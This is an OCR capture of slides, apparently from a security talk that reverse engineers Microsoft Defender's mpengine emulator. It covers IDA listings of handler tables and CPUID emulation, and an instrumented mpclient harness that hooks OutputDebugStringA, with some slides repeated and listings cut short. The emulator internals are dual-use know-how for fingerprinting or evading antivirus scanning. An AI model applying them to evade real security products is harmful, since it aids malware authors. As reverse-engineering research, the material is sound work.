ARM_esc_handlers dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR
                                        ; DATA XREF: setup_ARM_source(DTcore_interface *,DT_cont
                                        ; ResmgrPluginGlue<CResmgrFile,&ResmgrFileInit(AutoInitM
                dd offset ?GetAttributeList@ResourceItemBase@@UBEXAAV?$CStdRefList@UIAttributeIt
                dd offset ?ARM_parseint@@YIXPAVDT_context@@K@Z ; ARM_parseint(DT_context *,ulong
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@
                dd offset ?ARM_emulate@@YIXPAVDT_context@@K@Z ; ARM_emulate(DT_context *,ulong)
                dd offset ?eIL_inv_opc@@YIXPAVDT_context@@K@Z ; eIL_inv_opc(DT_context *,ulong)
                dd offset ?ARM_signal_tick@@YIXPAVDT_context@@K@Z ; ARM_signal_tick(DT_context *
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@
                dd offset ?ARM_FLG_load@@YIXPAVDT_context@@@Z ; ARM_FLG_load(DT_context *)
                dd offset ?ARM_FLG_store@@YIXPAVDT_context@@@Z ; ARM_FLG_store(DT_context *)
                dd offset ?ARM_check_bx@@YIXPAVDT_context@@@Z ; ARM_check_bx(DT_context *)
                dd offset ?ARM_usad@@YIXPAVDT_context@@@Z ; ARM_usad(DT_context *)
                dd offset ?ARM_ssat@@YIXPAVDT_context@@K@Z ; ARM_ssat(DT_context *,ulong)
                dd offset ?ARM_usat@@YIXPAVDT_context@@K@Z ; ARM_usat(DT_context *,ulong)
                dd offset ?ARM_ssat16@@YIXPAVDT_context@@K@Z ; ARM_ssat16(DT_context *,ulong)
                dd offset ?ARM_usat16@@YIXPAVDT_context@@K@Z ; ARM_usat16(DT_context *,ulong)
                dd offset ?ARM_qadd@@YIXPAVDT_context@@K@Z ; ARM_qadd(DT_context *,ulong)
                dd offset ?ARM_qdadd@@YIXPAVDT_context@@K@Z ; ARM_qdadd(DT_context *,ulong)
                dd offset ?ARM_qsub@@YIXPAVDT_context@@K@Z ; ARM_qsub(DT_context *,ulong)
                dd offset ?ARM_qdsub@@YIXPAVDT_context@@K@Z ; ARM_qdsub(DT_context *,ulong)
                dd offset ?ARM_smlal@@YIXPAVDT_context@@K@Z ; ARM_smlal(DT_context *,ulong)
                dd offset ?ARM_smlalbb@@YIXPAVDT_context@@K@Z ; ARM_smlalbb(DT_context *,ulong)
                dd offset ?ARM_smlalbt@@YIXPAVDT_context@@K@Z ; ARM_smlalbt(DT_context *,ulong)
                dd offset ?ARM_smlaltb@@YIXPAVDT_context@@K@Z ; ARM_smlaltb(DT_context *,ulong)
                dd offset ?ARM_smlaltt@@YIXPAVDT_context@@K@Z ; ARM_smlaltt(DT_context *,ulong)
                dd offset ?ARM_smlald@@YIXPAVDT_context@@K@Z ; ARM_smlald(DT_context *,ulong)
                dd offset ?ARM_smlaldx@@YIXPAVDT_context@@K@Z ; ARM_smlaldx(DT_context *,ulong)
                dd offset ?ARM_smlsld@@YIXPAVDT_context@@K@Z ; ARM_smlsld(DT_context *,ulong)
                dd offset ?ARM_smlsldx@@YIXPAVDT_context@@K@Z ; ARM_smlsldx(DT_context *,ulong)
                dd offset ?ARM_umlal@@YIXPAVDT_context@@K@Z ; ARM_umlal(DT_context *,ulong)
                dd offset ?ARM_umaal@@YIXPAVDT_context@@K@Z ; ARM_umaal(DT_context *,ulong)
                dd offset ?ARM_add8@@YIXPAVDT_context@@K@Z ; ARM_add8(DT_context *,ulong)
                dd offset ?ARM_add16@@YIXPAVDT_context@@K@Z ; ARM_add16(DT_context *,ulong)
                dd offset ?ARM_asx@@YIXPAVDT_context@@K@Z ; ARM_asx(DT_context *,ulong)
                dd offset ?ARM_sub8@@YIXPAVDT_context@@K@Z ; ARM_sub8(DT_context *,ulong)
```


```
; void (__cdecl *const DTLIB::DTlib_x32_escfn[21])()
DTLIB__DTlib_x32_escfn dd offset @x86_printregs_wrap@8
                                        ; DATA XREF: DTLIB::setup_DTlib32_source(DTcore_interface *,DT_context *)+1
                                        ; x86_printregs_wrap(x,x)
                dd offset ?x86_valid_div@@YIXPAVDT_context@@KK@Z ; x86_valid_div(DT_context *,ulong,ulong)
                dd offset ?DTlib_parseint@DTLIB@@YIXPAVDT_context@@K@Z ; DTLIB::DTlib_parseint(DT_context *,ulong)
                dd offset ?x86_emulate@@YIXPAVDT_context@@K@Z ; x86_emulate(DT_context *,ulong)
                dd offset ?x86_inv_opc@@YIXPAVDT_context@@K@Z ; x86_inv_opc(DT_context *,ulong)
                dd offset ?x86_emu_intnn@@YIXPAVDT_context@@@Z ; x86_emu_intnn(DT_context *)
                dd offset ?x86_signal_tick@@YIXPAVDT_context@@K@Z ; x86_signal_tick(DT_context *,ulong)
                dd offset ?x86_emu_bound@@YIXPAVDT_context@@@Z ; x86_emu_bound(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModules
                dd offset ?x32_exe_bkpt@@YIXPAVDT_context@@K@Z ; x32_exe_bkpt(DT_context *,ulong)
                dd offset ?x32_load_selector@@YIXPAVDT_context@@K@Z ; x32_load_selector(DT_context *,ulong)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModules
                dd offset ?x32_check_priv@@YIXPAVDT_context@@K@Z ; x32_check_priv(DT_context *,ulong)
                dd offset ?x86_store_FPU_CSIP@@YIXPAVDT_context@@@Z ; x86_store_FPU_CSIP(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModules
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModules
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModules
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModules
                dd offset ?x86_eFX_load@@YIXPAVDT_context@@@Z ; x86_eFX_
                dd offset ?x86_eFX_store@@YIXPAVDT_context@@@Z ; x86_eFX_
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrF
                dd offset ??_R4DTState@DTLIB@@6B@ ; const DTLIB::DTState
```

```
case 0xA2u:                                 // opcode 0x0F 0xA2
  v35 = x86_common_context::emulate_CPUID(v3, pC, 1);
  if ( v3->m_enable_cpuid_randomizing )
    x86_common_context::notify_nondeterministic_event(v3, (v35 << 8) | 1);
  return;
```

x86_common_context::emulate_CPUID



```
; Attributes: bp-based frame

; unsigned int __thiscall x86_common_context::emulate_CPUID(x86_common_context *this, struct DT_context *, bool)
?emulate_CPUID@x86_common_context@@QAEKPAVDT_context@@_N@Z proc near

var_4= dword ptr -4
arg_0= dword ptr  8
arg_4= byte ptr  0Ch

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+arg_0]
push    ebx
push    esi
mov     esi, ecx
push    edi
push    2
pop     edx
add     dword ptr [esi+3A8h], 100h
mov     ecx, [esi+130h]
adc     dword ptr [esi+3ACh], 0
xor     ebx, ebx
mov     eax, [eax+3668h]
inc     ebx
and     eax, edx
mov     [ebp+var_4], eax
mov     eax, [ecx]
test    eax, eax
jz      loc_5A572139
```



```
__asm {
    mov eax, 0x80000001
    cpuid
}
```

```
cmp     eax, ebx
jz      loc_5A57213D
```

```
cmp     eax, 80000000h
jz      short loc_5A5720E0
```

```
cmp     eax, 80000001h
jz      loc_5A572164
```

```
cmp     eax, 80000002h
jz      loc_5A572170
```

```
cmp     eax, 80000003h
jz      loc_5A57216C
```

```
loc_5A57216C:
push    5
jmp     short loc_5A572166
```

```
loc_5A572170:
push    4
jmp     short loc_5A572166
```

```
loc_5A572164:
push    3
```

```
loc_5A572139:
xor     edx, edx
jmp     short loc_5A5720E0
```

```
xor     edx, edx
cmp     eax, 80000004h
setnz   dl
add     edx, 6
```

```
loc_5A572166:
pop     edx
jmp     loc_5A5720E0
```

```
loc_5A5720E0:
mov     edi, edx
shl     edi, 4
add     edi, offset asc_5A17FA18 ; "\n"
```


```
loc_5A57213D:
mov     edx, ebx
lea     edi, [esi+274h]
jmp     short loc_5A5720EB
```

Architecture-specific *software* emulation for x86 CPUID instruction

Code coverage provided by Lighthouse

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
   a. Startup
   b. CPU Emulation
   c. Instrumentation
   d. Windows Emulation & Environment
4. Vulnerability Research
5. Conclusion




Instrumenting `mpengine`

Problem: little visibility into engine

- Coverage for the big picture, breakpoints for detailed observation

Only output is malware detection



```
Threat Virus:
Win32/Virut.BN!dam identified.
```

Instrumenting `mpengine`


Problem: little visibility into engine

- Coverage for the big picture, breakpoints for detailed observation

Only output is malware detection


Solution: a malware's eye view

- `mpengine.dll` has functions that are invoked when our malware calls certain Windows APIs
- Create a binary to explore the AV from inside - hook and reuse existing functions to share that view with us on the outside



```
Threat Virus:
Win32/Virut.BN!dam identified.
```

mpclient git.io/fbp0X



Linux mpclient Binary

WinAPI Emulation

Threat Virus:
Win32/Virut.BN!dam identified.

MZ...

Malware Binary

MpEngine.dll

IAT

Emulator

g_syscalls

OutputDebugStringA


WinExec

...


__rsignal

Scanning Engine Selection

Modified mpclient - ~3k LoC added github.com/0xAlexei



OutputDebugStringA **Hook**





```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
